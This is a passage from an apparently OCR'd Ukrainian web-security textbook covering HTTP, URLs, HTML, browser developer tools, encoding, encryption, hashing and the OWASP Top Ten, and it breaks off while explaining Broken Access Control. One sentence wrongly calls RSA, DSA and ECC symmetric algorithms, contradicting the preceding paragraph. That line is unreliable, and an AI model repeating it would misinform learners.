HTTP є основою комунікації в Інтернеті, дозволяючи користувачам отримувати доступ до інформації та ресурсів у глобальній мережі. Найпоширеніше використання HTTP – це перегляд вебсторінок, де клієнт (браузер) робить запити на сервер для завантаження вебсторінок. HTTP також використовується для завантаження файлів на сервер. Багато вебдодатків і мобільних додатків використовують HTTP для взаємодії з серверними API.

HTTP визначає кілька методів запиту, які вказують серверу, яку дію слід виконати з ресурсом. Основні методи включають:

- **GET** – запит на отримання даних із сервера (наприклад, завантаження вебсторінки).

- **POST** – надсилання даних до сервера для створення або оновлення ресурсу (наприклад, відправлення форми).
- **PUT** – завантаження або заміна ресурсу на сервері.
- **DELETE** – видалення ресурсу на сервері.
- **HEAD** – запит подібний до GET, але без отримання тіла відповіді (використовується для отримання заголовків).
- **OPTIONS** – запит на отримання доступних методів, підтримуваних сервером для ресурсу.
- **PATCH** – часткове оновлення ресурсу на сервері.

Example Request:

```
GET / HTTP/1.1
Host: tryhackme.com
User-Agent: Mozilla/5.0 Firefox/87.0
Referer: https://tryhackme.com/
```

Example Response:

```
HTTP/1.1 200 OK
Server: nginx/1.15.8
Date: Fri, 09 Apr 2021 13:34:03 GMT
Content-Type: text/html
Content-Length: 98

<html>
<head>
    <title>TryHackMe</title>
</head>
<body>
    Welcome To TryHackMe.com
</body>
</html>
```

Рис. 1.2 Приклади HTTP заголовків[2]

HTTP використовує коди стану (Status Codes) для інформування клієнта про результат обробки запиту. Основні категорії кодів стану:

- **1xx** (Інформаційні): Запит прийнятий, продовження обробки. Вони відповідають за процес передачі даних. Це тимчасові коди, вони інформують про те, що запит прийнятий і обробка триватиме.
- **2xx** (Успішні): Запит успішно оброблений. Наприклад, 200 OK. Найпопулярніший і важливий статус. Він означає, що запит виконаний успішно відповідно до очікувань користувача – запитані дані або сторінка існують і доступні для перегляду.

[2] TryHackMe. URL: https://tryhackme.com/

- **3xx** (Перенаправлення): Ці відповіді сервера свідчать, що потрібно зробити подальші дії для виконання запиту. Наприклад: 301 Moved Permanently. Ця відповідь свідчить, що документ або сторінка були переміщені на іншу адресу назавжди. 302 Found Документ тимчасово перенесений на іншу адресу.
- **4xx** (Помилки клієнта): Це означає, що запит не може бути виконаний з його вини. Наприклад, 403 Forbidden – відмовлено в доступі. Ця відповідь повертається, якщо користувачеві заборонений доступ до даного документу. В даному випадку мова не йде про HTTP-аутентифікації (для таких випадків використовуються 401 і 407 коди). 403 код виводиться, наприклад, при вході з заборонених IP або спробі перегляду системного файлу .htaccess. 404 Not Found – за даним URL нічого не знайдено – документ не існує. 410 Gone – документ був остаточно знищений і більш недоступний. 451 Unavailable For Legal Reasons –доступ до сервера закритий через його заборону на державному рівні або за рішенням суду в разі порушення авторських прав.
- **5xx** (Помилки сервера): Ці коди виникають через помилки на стороні сервера. В даному випадку користувач все зробив правильно, але сервер не може виконати запит. Для кодів цього класу сервер обов'язково показує повідомлення, що не зрозумів запит і з якої причини. Наприклад, 500 Internal Server Error – це будь-яка внутрішня помилка сервера, яка не описана в інших помилках цього класу. Відбувається, якщо сервер зіткнувся з проблемою, яка не дозволяє виконати запит. Наприклад, ця помилка може виникнути через помилки в налаштуванні файлу конфігурації. 503 Service Unavailable – сервер тимчасово не може обробляти запити з технічних причин. Якщо на сервер йде занадто багато запитів і він не в змозі з ними впоратися, ми побачимо саме цей відповідь. 504 Gateway Timeout – шлюз не відповідає. Відповідь з'являється, якщо сервер працював в якості проксі і не дочекався відповіді від висхідного сервера для завершення запиту.

HTTP-запити і відповіді містять заголовки (Headers), які передають додаткову інформацію про дані або про сам запит/відповідь. Заголовки можуть включати дані про тип вмісту, метод автентифікації, коди стану, час життя кешу та інше.

З розвитком технологій, такі протоколи, як HTTPS, забезпечують більш високий рівень безпеки та конфіденційності, що є надзвичайно важливим в сучасному цифровому середовищі. HTTPS (HTTP Secure) – це захищена версія HTTP, яка використовує TLS (Transport Layer Security) або SSL (Secure Sockets Layer) для шифрування переданих даних, забезпечуючи їхню конфіденційність та цілісність. HTTPS забезпечує захист від атак типу "людина посередині" (Man-in-the-Middle) та інших загроз, що важливо для передачі конфіденційних даних, таких як паролі або платіжна інформація.

Uniform Resource Locator

URL (Uniform Resource Locator) – це унікальний адресний рядок, який використовується для ідентифікації та доступу до ресурсів в Інтернеті або в локальній мережі. Він служить своєрідним "вказівником" на конкретний

ресурс, наприклад, вебсторінку, зображення, відео, документ або будь-який інший файл. URL — це основний механізм для навігації та взаємодії з ресурсами в інтернеті, забезпечуючи стандартизований спосіб доступу до інформації.




Рис. 1.3 Uniform Resource Locator[3]

Основні складові URL:

- **Протокол** (Scheme) – це частина URL, яка визначає протокол передачі даних, що використовується для доступу до ресурсу. Наприклад: http://, https://, ftp://, mailto:. HTTP і HTTPS — найпоширеніші протоколи, що використовуються для вебсторінок. Рекомендується використовувати протокол HTTPS, який шифрує дані між клієнтом і сервером, захищаючи їх від перехоплення.
- **Користувач** (User) – це частина URL, що ідентифікує конкретного користувача у деяких протоколах, таких як FTP або HTTP, може включати ім'я користувача та пароль для аутентифікації. Наприклад: ftp://user:password@ftp.example.com/ Таке використання сьогодні не є безпечним через відкрите передавання даних, особливо пароля.
- **Доменне ім'я** (Host/Domain) – це частина URL, яка визначає адресу сервера, на якому розміщений ресурс. Наприклад: у https://www.example.com, example.com – це доменне ім'я. Доменне ім'я може включати субдомени, наприклад, www. або інші частини, такі як blog.example.com.
- **Порт** (Port) – це необов'язковий компонент URL, який вказує на конкретний порт, через який сервер приймає з'єднання. За замовчуванням HTTP використовує порт 80, а HTTPS – порт 443. Вказувати їх у URL не обов'язково. Приклад: https://www.example.com:8080.
- **Шлях до ресурсу** (Path) – це частина URL, яка вказує на конкретне місцезнаходження файлу або ресурсу на сервері. Наприклад, у https://www.example.com/about, /about – це шлях до сторінки "Про нас". Шлях може містити кілька рівнів, наприклад, /products/item123.
- **Параметри запиту** (Query String) – це частина URL, яка використовується для передачі додаткових даних до ресурсу, зазвичай у формі пари "ключ-значення". Параметри починаються після знаку ? і розділяються між собою знаком &.

[3] TryHackMe. URL: https://tryhackme.com/

Приклад:

https://www.example.com/search?q=example&sort=asc,

де q=example та sort=asc – це параметри запиту.

– **Фрагмент** (Fragment) – це частина URL, яка вказує на певний елемент або позицію на вебсторінці. Фрагмент починається зі знаку # і використовується, наприклад, для переходу до певного розділу сторінки.
Приклад:

https://www.example.com/about#team,

де #team – це фрагмент, що вказує на розділ «Команда» на сторінці «Про нас».

Використання URL:

– **Веббраузери**. Вводячи URL у адресний рядок браузера, ви ініціюєте запит до відповідного сервера для отримання ресурсу, зазначеного в URL.
– **API запити**. URL використовується для викликів API, де параметри запиту передають дані до сервера для обробки.
– **Електронна пошта**. URL використовується для вбудовування посилань у листах.

С точки зору безпеки роботи з URL слід враховувати, що скорочені URL можуть приховувати справжнє місцезнаходження ресурсу, тому завжди слід бути обережним з такими посиланнями.

Мова розмітки HTML

HTML (HyperText Markup Language) – це стандартна мова розмітки для створення вебсторінок і вебдодатків. Вона використовується для структурування інформації на вебсторінці та опису її елементів, таких як заголовки, параграфи, посилання, зображення, таблиці тощо. HTML не є мовою програмування, а саме мовою розмітки. Вона використовується для опису структури документа за допомогою різних тегів. HTML – це основа веброзробки, що забезпечує структуру та зміст для всього, що ви бачите в Інтернеті. Знання HTML є необхідним для будь-якого веброзробника, а також для розуміння того, як створювати та редагувати вебсторінки.

```
<!DOCTYPE html>
<html>
    <head>
        <title>Page Title</title>
    </head>
    <body>
        <h1>Example Heading</h1>
        <p>Example paragraph..</p>
    </body>
</html>
```

Рис. 1.4 HTML-документ

<!DOCTYPE html> <!–Оголошення типу документа, що вказує браузеру, що використовується HTML5.–>
<html> <!–Кореневий елемент, який містить весь контент сторінки. –>
<head> <!--Розділ, який містить метадані, такі як заголовок сторінки, посилання на CSS-стилі, скрипти тощо. -->
<title> <!--Визначає заголовок сторінки, який відображається на вкладці браузера. –>
<body> <!--Основний розділ, де знаходиться весь видимий контент вебсторінки. –>

Теги (Tags) – це ключові елементи HTML, які визначають різні частини сторінки. Теги зазвичай йдуть у парі: відкриваючий тег <tagname> і закриваючий тег </tagname>.

HTML дозволяє вкладати елементи один в одного, створюючи складнішу структуру документа.

Стандартний HTML-документ має певну структуру, яка зазвичай виглядає так:

JavaScript – це динамічна, прототипно-орієнтована мова програмування, яка є однією з трьох основних технологій веброзробки разом з HTML і CSS.

```
<button onclick='document.getElementById("demo").innerHTML = "Button Clicked";'>Click Me!</button>
```

Рис. 1.5 JavaScript

Інструменти розробника в браузері

Інструменти розробника в браузері – це вбудовані засоби, які дозволяють досліджувати та налагоджувати вебсторінки. Вони доступні в більшості сучасних браузерів, таких як Google Chrome, Mozilla Firefox, Microsoft Edge, Safari тощо. Ці інструменти надають можливість переглядати та редагувати HTML і CSS, аналізувати продуктивність сторінки, налагоджувати JavaScript, відслідковувати мережеві запити та багато іншого.

Основними функціями інструментів розробника є:

- **Elements** (Елементи) – дозволяє переглядати та редагувати HTML-код та CSS-стилі безпосередньо в браузері. Надає можливість взаємодіяти з DOM (Document Object Model) сторінки, змінювати структуру елементів, додавати або змінювати стилі і миттєво бачити результати на сторінці.
- **Console** (Консоль) – використовується для виконання JavaScript-коду, налагодження скриптів, виведення повідомлень і помилок. Консоль є важливим інструментом для відстеження помилок у коді та тестування фрагментів коду на ходу.
- **Network** (Мережа) – відстежує всі мережеві запити, що здійснюються браузером під час завантаження сторінки, включаючи запити до серверів, завантаження файлів, запити AJAX тощо. Дозволяє аналізувати продуктивність, час завантаження, заголовки HTTP, коди відповідей сервера та інші мережеві аспекти.
- **Sources** (Джерела) – дає доступ до вихідного коду JavaScript, CSS та інших файлів, завантажених на сторінку. Дозволяє налагоджувати JavaScript-код за допомогою брекпойнтів, переглядати змінні та відстежувати виконання коду.

- **Application** (Додатки) – дозволяє переглядати та управляти локальними даними, збереженими в браузері, такими як cookies, localStorage, sessionStorage, IndexedDB, кеш застосунків тощо.
- **Performance** (Продуктивність) – інструмент для аналізу продуктивності сторінки, який показує, скільки часу займає рендеринг сторінки, завантаження скриптів, і як виконуються різні операції на сторінці.
- **Memory** (Пам'ять) – використовується для аналізу споживання пам'яті вебсторінкою, виявлення витоків пам'яті та оптимізації використання ресурсів.
- **Lighthouse** – інструмент для автоматичного аудиту вебсторінок на предмет продуктивності, доступності, оптимізації для пошукових систем та найкращих практик. Після проведення аудиту надає рекомендації для покращення сайту.
- **Accessibility** (Доступність) – інструмент для перевірки доступності вебсторінок для людей з інвалідністю, включаючи перевірку кольорових контрастів, структури DOM, альтернативного тексту для зображень та інших аспектів доступності.




Рис. 1.6 Інструменти розробника в браузері

Як відкрити інструменти розробника:

Google Chrome, Mozilla Firefox, Microsoft Edge – F12 або Ctrl + Shift + I (Windows/Linux) або Cmd + Option + I (macOS).

Safari: – Option + Cmd + I.

Інструменти розробника в браузері – це потужний засіб для розробки, налагодження та оптимізації вебдодатків.

Методи кодування та шифрування

Кодування та шифрування – це два різні процеси обробки даних, хоча на перший погляд вони можуть здаватися схожими. Обидва ці процеси перетворюють дані, але мають різні цілі та застосування. Давайте розглянемо, в чому полягає різниця між ними.

Кодування призначене для перетворення даних у такий формат, який може бути зручним для зберігання, передачі або обробки. Мета кодування полягає не в приховуванні змісту, а в забезпеченні сумісності та ефективності передачі даних. Кодування є оборотним процесом, тобто закодовані дані можна легко декодувати назад до початкової форми за допомогою відомого алгоритму. Кодування не забезпечує безпеки даних. Його мета – забезпечити сумісність і коректну передачу, а не приховати інформацію. Використовується для обробки даних перед їх передачею або збереженням у середовищах, де важлива коректність і сумісність.

Шифрування призначене для захисту інформації шляхом перетворення її у форму, яку неможливо прочитати без спеціального ключа. Мета шифрування – забезпечити конфіденційність та безпеку даних. Шифрування також є оборотним процесом, але для розшифрування даних потрібен секретний ключ. Без цього ключа неможливо отримати доступ до початкових

даних. Шифрування забезпечує безпеку даних, роблячи їх недоступними для сторонніх осіб без необхідного ключа. Використовується для захисту конфіденційної інформації під час її зберігання або передачі. Наприклад, для захисту фінансових даних паролів, особистих повідомлень тощо.

Методи кодування, такі як ASCII, UTF-8, UTF-16, URL-encode та Base64, використовуються для перетворення даних у різні формати, які можуть бути легко передані, збережені або оброблені. Кожен з цих методів має своє призначення та особливості.

- **ASCII** (American Standard Code for Information Interchange) – це один з найстаріших і найпростіших методів кодування символів. Він був розроблений у 1960-х роках і використовує 7-бітний код для представлення символів. Він підтримує 128 символів, включаючи букви англійського алфавіту (великі та малі), цифри, основні пунктуаційні знаки та кілька спеціальних символів (наприклад, керуючі символи). Кожен символ представлений 7-бітним числом (0–127). ASCII обмежується англійським алфавітом та деякими основними символами, тому не підходить для представлення текстів іншими мовами. Символ "A" має код *65* в ASCII, який в двійковій системі виглядає як *01000001*. ASCII використовується для кодування текстів, що містять лише англійські символи.
- **UTF-8** (Unicode Transformation Format – 8-bit) – це кодування змінної довжини, яке використовується для представлення символів з набору Unicode. Кодування символів може займати від 1 до 4 байтів, що дозволяє ефективно зберігати тексти різними мовами та системами письма. Перші 128 символів UTF-8 збігаються з ASCII, що забезпечує зворотну сумісність. Більшість символів латинського алфавіту займають 1 байт, символи з інших алфавітів можуть займати 2-3 байти, а деякі рідкісні символи — до 4 байтів. Символ "A" в UTF-8 кодується так само, як і в ASCII (*01000001*), але символ "€" займає 3 байти і кодується як *11100010 10000010 10101100*. UTF-8 став стандартом в інтернеті для зберігання і передачі текстів, що можуть містити символи з будь-яких мов.
- **UTF-16** (Unicode Transformation Format – 16-bit) – це кодування змінної довжини, яке використовує 16-бітні слова для представлення символів з Unicode. Більшість символів займають 2 байти, але деякі рідкісні символи можуть займати 4 байти (2x16 біт). UTF-16 може бути ефективнішим, ніж UTF-8, для текстів, що містять багато символів, які займають більше 1 байта в UTF-8. Використовується, наприклад, у Windows та Java. UTF-16 застосовується в системах, де підтримуються мови з великою кількістю символів, наприклад, китайська, японська.
- **URL-encode** (або Percent-Encoding) – це метод кодування, який використовується для перетворення спеціальних символів у URL в допустимі форми. Кожен спеціальний символ замінюється на послідовність *%* та двох шістнадцяткових чисел, що представляють його байтове значення. Кодуються всі символи, що не входять у набір алфавітних і цифрових символів, а також деякі спеціальні символи. Пробіл в URL закодується як *%20*. Символ "@" закодується як *%40*. URL-encode використовується для кодування даних в URL, щоб передати їх через інтернет.

– **Base64** – це метод кодування, який перетворює двійкові дані в текстовий формат, використовуючи 64 символи (латинські літери, цифри, плюс і слеш). Він часто використовується для передачі даних, таких як зображення або файли, у текстовому форматі, наприклад, у тілі електронних листів або URL. Перетворює кожні 3 байти двійкових даних у 4 символи тексту. Завдяки цьому кодування збільшує розмір даних приблизно на 33%. Слово "Hello" в Base64 кодується як *SGVsbG8=*. Base64 часто використовується для передачі двійкових даних у текстовому вигляді, наприклад, в електронній пошті або JSON.

Методи шифрування мають ключове значення для забезпечення безпеки передачі даних, автентифікації користувачів та збереження конфіденційності.

Симетричне та асиметричне шифрування є двома основними типами шифрування, які використовуються для захисту інформації. Кожен з них має свої особливості, переваги та недоліки. Давайте розглянемо їх докладніше. Симетричне шифрування ефективне для швидкого шифрування великих обсягів даних, але вимагає безпечного управління ключами. Асиметричне шифрування забезпечує більш високий рівень безпеки при обміні ключами та автентифікації, але має вищу обчислювальну складність.

У симетричному шифруванні використовується один і той самий ключ для шифрування та розшифрування даних. Це означає, що відправник і одержувач повинні мати однаковий секретний ключ і зберігати його в таємниці.




Рис. 1.7 Симетричне шифрування

Перевагами симетричного шифрування є швидкість та ефективність. Симетричні алгоритми шифрування, як правило, швидші за асиметричні, оскільки вони виконують менше обчислень. А також вони ефективніші для шифрування великих обсягів даних. Недоліками симетричного шифрування є проблеми керування ключами та масштабованості. Один з основних викликів симетричного шифрування полягає в безпечному обміні та зберіганні ключів. Якщо ключ потрапить у чужі руки, зловмисник зможе розшифрувати дані. У великих системах необхідно створювати окремий ключ для кожної пари комунікантів, що ускладнює керування ключами.

Алгоритмами симетричного шифрування є AES (Advanced Encryption Standard), DES (Data Encryption Standard), RC4

В асиметричному шифруванні використовуються два різні, але математично пов'язані ключі: публічний і приватний. Публічний ключ використовується для шифрування даних, а приватний – для розшифрування. Публічний ключ можна відкрито розповсюджувати, тоді як приватний ключ тримається в таємниці.

Головною перевагою асиметричного шифрування є безпека. Оскільки публічний ключ не може бути використаний для розшифрування даних,

безпечний обмін даними стає можливим без потреби в передачі секретних ключів. Асиметричне шифрування також забезпечує механізм цифрового підпису, який дозволяє перевіряти автентичність відправника.




Рис. 1.8 Асиметричне шифрування

Недоліками асиметричного шифрування є мала швидкість та ресурсоємність. Асиметричні алгоритми є значно повільнішими порівняно із симетричними через складність математичних обчислень. Також вони потребують більше обчислювальних ресурсів, що може бути проблемою для мобільних пристроїв або систем з обмеженими ресурсами.

Алгоритмами симетричного шифрування є RSA (Rivest-Shamir-Adleman), DSA (Digital Signature Algorithm), ECC (Elliptic Curve Cryptography). Асиметричне шифрування широко використовується для створення цифрових підписів, які забезпечують цілісність і автентичність документів або ПЗ.

У багатьох сучасних системах шифрування використовується комбінація симетричного та асиметричного шифрування. Наприклад, в SSL/TLS протоколах асиметричне шифрування використовується для безпечного обміну симетричними ключами, після чого для основного шифрування даних використовується симетричний алгоритм. TLS/SSL (Transport Layer Security / Secure Sockets Layer). TLS/SSL – це протоколи, які забезпечують захищений канал зв'язку між клієнтом (наприклад, браузером) та сервером. Вони забезпечують шифрування даних, що передаються, а також аутентифікацію серверів і, у деяких випадках, клієнтів. TLS використовує асиметричне шифрування для встановлення з'єднання, а потім переходить на симетричне шифрування для шифрування даних.

Найпоширеніші алгоритми шифрування, що зазвичай використовуються в вебдодатках є: RSA (Rivest-Shamir-Adleman) для обміну ключами, AES (Advanced Encryption Standard) для шифрування даних, SHA (Secure Hash Algorithm) для хешування.

- **AES** – це симетричний алгоритм шифрування, який використовується для шифрування даних під час їх передачі та збереження. Він підтримує ключі довжиною 128, 192 або 256 біт. Завдяки своїй швидкості та надійності, AES став стандартом для шифрування даних у вебдодатках.
- **RSA** – це асиметричний алгоритм шифрування, який використовується для шифрування ключів, що передаються між клієнтом і сервером. Він базується на математичній складності факторизації великих чисел. RSA часто використовується в поєднанні з TLS/SSL для забезпечення захисту під час обміну ключами.

- **ECC** – це ще один асиметричний алгоритм шифрування, який використовує математичні властивості еліптичних кривих для створення більш компактних і ефективних криптографічних ключів. ECC використовується як альтернатива RSA завдяки меншому розміру ключів при аналогічному рівні безпеки, що робить його особливо корисним для мобільних пристроїв та інших середовищ з обмеженими ресурсами.

Хешування – це процес перетворення вхідних даних (зазвичай тексту або файлів) у послідовності символів фіксованої довжини, яка називається хешем або хеш-кодом. Хешування (Hashing) не є шифруванням у традиційному сенсі, але це важлива частина захисту даних, зокрема для зберігання паролів. Цей процес використовує спеціальні алгоритми хешування, які забезпечують унікальне представлення будь-якого набору даних. Хешування є ключовою технологією в багатьох аспектах комп'ютерної безпеки та обробки даних. Його основні функції включають забезпечення конфіденційності та цілісності даних.

Основними властивостями хешування є фіксована довжина, детермінованість, односторонність та відсутність зіткнень. Незалежно від розміру вхідних даних, хеш завжди має фіксовану довжину. Наприклад, алгоритм SHA-256 завжди створює хеш довжиною 256 біт (32 байти), навіть якщо вхідний текст містить лише один символ або цілий документ. Один і той самий вхід завжди буде давати один і той самий вихід. Це означає, що якщо ви застосуєте хешування до одного й того самого набору даних кілька разів, ви отримаєте той самий хеш-код. Хешування є одностороннім процесом, тобто неможливо відновити оригінальні дані з хеш-коду. Ця властивість забезпечує захищеність даних, навіть якщо хеш-код потрапить до рук зловмисника. Ідеальний хеш-функція має мінімізувати зіткнення, коли два різні набори даних генерують однаковий хеш-код. У реальних умовах зіткнення можливі, але вони дуже рідкісні при використанні сучасних алгоритмів хешування. Алгоритми хешування є MD5 (Message Digest Algorithm 5), SHA-1 (Secure Hash Algorithm 1), SHA-256 (частина сімейства SHA-2):

Хешування застосовується для зберігання паролів, перевірки цілісності даних, цифрових підписів та сертифікатів. Паролі зазвичай зберігаються у вигляді хеш-кодів. Коли користувач вводить пароль, система хешує його і порівнює з уже збереженим хеш-кодом. Це забезпечує безпеку навіть у разі витоку бази даних, оскільки відновити паролі з хешів неможливо. Хешування використовується для перевірки, чи не було змінено дані під час їх передачі або зберігання. Наприклад, файли можна хешувати перед передачею, і одержувач може перевірити хеш після отримання файлу, щоб переконатися, що він не був пошкоджений. У криптографії хеш-функції використовуються разом з асиметричним шифруванням для створення цифрових підписів, які підтверджують автентичність і цілісність документа або повідомлення.

Незважаючи на односторонність хешування, зловмисник може намагатися вгадати оригінальні дані, перебираючи різні варіанти під час атаки грубою силою (Brute-force), особливо якщо дані прості (наприклад, паролі). Веселкові таблиці – це попередньо обчислені таблиці хешів для великої кількості можливих вхідних даних, що дозволяють зловмисникам швидше знаходити відповідність між хешами та їхніми оригінальними значеннями. Хешування з використанням солі (salted hashing) – це метод додавання випадкових даних (солі) до паролів перед їх хешуванням, щоб ускладнити атаки, такі як brute-force.

- **SHA-256** (Secure Hash Algorithm 256-bit) – це один з найбільш популярних алгоритмів хешування, який перетворює дані у фіксовану кількість біт.
- **HMAC** (Hash-based Message Authentication Code) використовується для перевірки цілісності та автентичності повідомлень, переданих через незахищені канали. Він поєднує в собі секретний ключ з хеш-функцією (наприклад, SHA-256) для створення кодів автентифікації повідомлень.
- **OAuth** – це протокол авторизації, що дозволяє додаткам безпечно отримувати доступ до ресурсів без розголошення паролів.
- **JWT** (JSON Web Tokens) – це компактний безпечний токен, який використовується для передачі інформації між сторонами як JSON-об'єкт. JWT зазвичай підписуються, щоб забезпечити автентичність даних.
- **VPN** (Virtual Private Network) не є безпосередньо шифруванням, але він забезпечує захищене з'єднання між клієнтом і сервером, використовуючи різні методи шифрування для захисту даних під час передачі.

Вимоги до безпеки в структурі вимог вебдодатків

Функціональні та нефункціональні вимоги є ключовими аспектами розробки вебдодатків. Вони допомагають визначити, як система повинна працювати (функціональні вимоги) і які характеристики та якості вона повинна мати (нефункціональні вимоги).




Рис. 1.9 Вимоги до безпеки додатків в структурі вимог до вебдодатків

Функціональні вимоги описують конкретні функції або дії, які вебдодаток повинен виконувати. Вони визначають, що саме система повинна робити для користувачів і які функції будуть доступні.

Прикладами функціональних вимог є:

- Аутентифікація користувачів. Система повинна дозволяти користувачам реєструватися, входити в систему та виходити з неї.
- Управління користувачами. Адміністратор повинен мати можливість створювати, редагувати та видаляти облікові записи користувачів.
- Обробка даних. Система повинна дозволяти користувачам вводити, зберігати, редагувати та видаляти певні дані (наприклад, профілі, публікації).
- Пошук. Система повинна надавати можливість користувачам шукати інформацію за ключовими словами або фільтрами.
- Повідомлення. Користувачі повинні отримувати повідомлення про певні події (наприклад, про нові повідомлення, оновлення даних).

Функціональні вимоги повинні бути чітко визначені, щоб розробники знали, що потрібно реалізувати. Вони описують конкретні дії, які система повинна виконувати. Функціональні вимоги легко піддаються тестуванню, оскільки можна перевірити, чи працює система так, як передбачено.

Нефункціональні вимоги описують характеристики та атрибути вебдодатка, які не пов'язані безпосередньо з конкретними функціями, але є критично важливими для загальної якості системи.

Прикладами нефункціональних вимог є:

- Продуктивність. Вебдодаток повинен обробляти 1000 запитів на секунду під час пікового навантаження.
- **Безпека**. Система повинна використовувати шифрування даних і забезпечувати захист від несанкціонованого доступу.
- Масштабованість. Додаток повинен підтримувати збільшення кількості користувачів і даних без зниження продуктивності.
- Зручність використання (юзабіліті). Інтерфейс повинен бути інтуїтивно зрозумілим і легким для використання.
- Надійність. Система повинна бути доступна 99,9% часу протягом року.
- Сумісність. Вебдодаток повинен коректно працювати на різних браузерах і пристроях.

Нефункціональні вимоги часто можна виміряти або оцінити кількісно, наприклад, час відгуку системи або рівень безпеки. Вони визначають якісні характеристики системи, які впливають на її сприйняття користувачами та ефективність. Нефункціональні вимоги часто впливають на майбутню підтримку, розширення та розвиток системи.

OWASP і класифікація вразливостей

OWASP Top Ten 2021[4]:

A1 Broken Access Control
A2 Cryptographic Failures
A3 Injection
A4 Insecure Design
A5 Security Misconfiguration
A6 Vulnerabilities and Outdated Components
A7 Identification and Authentication Failures

[4] OWASP Top Ten. URL: https://owasp.org/Top10/

A8 Software and Data Integrity Failures
A9 Security Logging and Monitoring Failures
A10 Server-Side Request Forgery (SSRF)

Broken Access Control (Порушений контроль доступу) – це одна з найпоширеніших і серйозних вразливостей у вебдодатках, яка виникає, коли система неправильно або недостатньо контролює доступ користувачів до ресурсів, функцій або даних. Це дозволяє зловмисникам отримати доступ до інформації або дій, до яких вони не повинні мати доступу. Контроль доступу – це механізм, який визначає, хто має право виконувати певні дії або отримувати доступ до певних ресурсів у системі. Вебдодатки зазвичай мають кілька рівнів доступу. Адміністратори можуть мати повний доступ до всіх функцій і даних. Зареєстровані користувачі можуть мати обмежений доступ до певних функцій і даних. Гості (незареєстровані користувачі) можуть мати доступ лише до публічної інформації. Broken Access Control виникає, коли контроль доступу в додатку не працює належним чином, і зловмисники можуть отримати доступ до ресурсів або дій, до яких вони не мають відповідних прав. Буває вертикальне та горизонтальне підвищення привілеїв. Вертикальне – коли користувач із низьким рівнем привілеїв отримує доступ до функцій або даних, доступних лише для адміністраторів, а горизонтальне – коли користувач отримує доступ до ресурсів інших 